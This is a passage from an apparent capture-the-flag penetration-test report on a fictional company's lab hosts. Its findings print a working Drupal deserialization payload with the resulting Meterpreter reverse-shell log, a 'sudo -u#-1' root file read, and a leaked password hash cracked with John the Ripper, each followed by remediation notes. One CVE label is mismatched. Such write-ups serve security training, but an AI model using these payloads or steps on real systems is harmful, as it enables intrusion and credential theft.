2 GMT", "Server"⇒"Apache/2.4.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-c
ache, private", "X-UA-Compatible"⇒"IE=edge", "Content-language"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-F
rame-Options"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"⇒" ", "X-Generator"⇒"Drupal 8 (h
ttps://www.drupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false,
 @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the
currently displayed set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize s
hortcut links\\u0027 permissions.\"}i6zu7R1B\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1
, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json
HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac OS X) AppleWebKit/605.1.15
 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Len
gth: 630\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\
Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a
:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s
:13:\\\"echo i6zu7R1B\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"sy
stem\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn
_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href
\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"⇒"192.168.13.13", "por
t"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
shell
getuid[*] Meterpreter session 3 opened (192.168.50.233:4444 → 192.168.13.13:48540 ) at 2023-02-21 16:31:39 -0500

meterpreter > shell
Process 28 created.
Channel 0 created.
```


flag 11: www-data

</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.13</td></tr>
<tr><td><b>Remediation</b></td><td>


To remediate the Drupal Vulnerability:


- Ensure the latest version of Drupal is installed and apply available patches for this vulnerability.
- Disable RESTful Web Services which would otherwise allow an attacker to execute malicious code, modify server data, or take control of the server.
- Ensure that only authorized users and systems are allowed to access the Linux network.
- Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

</td></tr>
</table>

Vulnerability 27	Findings
Title	Attacking Rekall's Linux Servers, Flag 12
Type	Linux OS
Risk Rating	**Critical**
Description	Drupal (CVE-2019-14287)
Images	password alice  **flag 12: d7sdfksdf384**
Affected Hosts	192.168.13.14
Remediation	Reference Remediation for Vulnerability 26.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > exit
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$ █
```


Vulnerability 28	Findings
Title	Attacking Rekall's Windows Servers, Flag 1
Type	Windows OS
Risk Rating	High
Description	Open Source Data Exposure
Images	searching for GitHub repositories belonging to totalrekall  site:github.com totalrekall All Images Videos News Maps Shopping Settings All regions ▾ Safe search: moderate ▾ Any time ▾ Showing results from: github.com All Results Including results for total recall Search only for site:github.com "totalrekall"? https://github.com › totalrekall totalrekall · GitHub Mar 8, 2022 · **totalrekall**. Follow. **totalrekall** Follow. Block or Report Block or report **totalrekall**. Block user. Prevent this user from interacting with your repositories and sending you notifications. Learn more about blocking users. You must be logged in to block users. Add an optional note: ... Projects · Packages · Overview · Repositories 1 · Stars · totalrekall/site Sign up Overview Repositories 1 Projects Packages Popular repositories site Public ● CSS ☆ 2 4 6 contributions in 2022 totalrekall



main 1 branch 0 tags

totalrekall Update README.md f7b6130 on Mar 1,

assets	Added site backup files
old-site	Added site backup files
README.md	Update README.md
about.html	Added site backup files
contact.html	Added site backup files
index.html	Added site backup files
robots.txt	Added site backup files
xampp.users	Added site backup files



totalrekall / site Public

site / xampp.users


totalrekall Added site backup files Latest c

1 contributor

1 lines (1 sloc) | 46 Bytes

```
1   trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```



Crack password using John the Ripper:



```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

┌──(root㉿kali)-[/usr/share/wordlists]
└─# gzip -d rockyou.txt.gz

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz

┌──(root㉿kali)-[/usr/share/wordlists]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt
stat: hash.txt: No such file or directory

┌──(root㉿kali)-[/usr/share/wordlists]
└─# cd

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tanya4life       (?)
1g 0:00:15:12 DONE (2023-02-08 21:13) 0.001095g/s 11557p/s 11557c/s 11557C/s Tanya777…Tanya1023
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

trivera:Tanya4life (username:password)
flag 1: Tanya4life

Affected Hosts	https://github.com/totalrekall
Remediation	Reference Remediation for Vulnerability 16.

Vulnerability 29	Findings
Title	Attacking Rekall's Windows Servers, Flag 2
Type	Windows OS
Risk Rating	High
Description	Password Guessing
Images	Retry Nmap with enumeration scan:  Attempt to access 172.22.117.20 via browser  Access granted

```
┌──(root㉿kali)-[~]
└─# nmap -sVV --script=http-enum 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 21:50 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00058s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
79/tcp   open  finger        SLMail fingerd
80/tcp   open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 43.11 seconds
```

172.22.117.20

Sorry. We're having trouble getting your pages back

We are having trouble restoring your last browsing session. Select Restore Session to try again.

Still not able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove the checkmark from the tabs you don't

Authentication Required - Mozilla Firefox

http://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"



User Name:



Password:

Cancel OK

User Name: trivera

Password: ●●●●●●●●●●


	 Index of / Name Last modified Size Description flag2.txt 2022-02-15 13:53 34 *Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80*  4d7b349705784a518bc876bc2ed6d4f6 **flag 2: 4d7b349705784a518bc876bc2ed6d4f6**
Affected Hosts	172.22.117.20
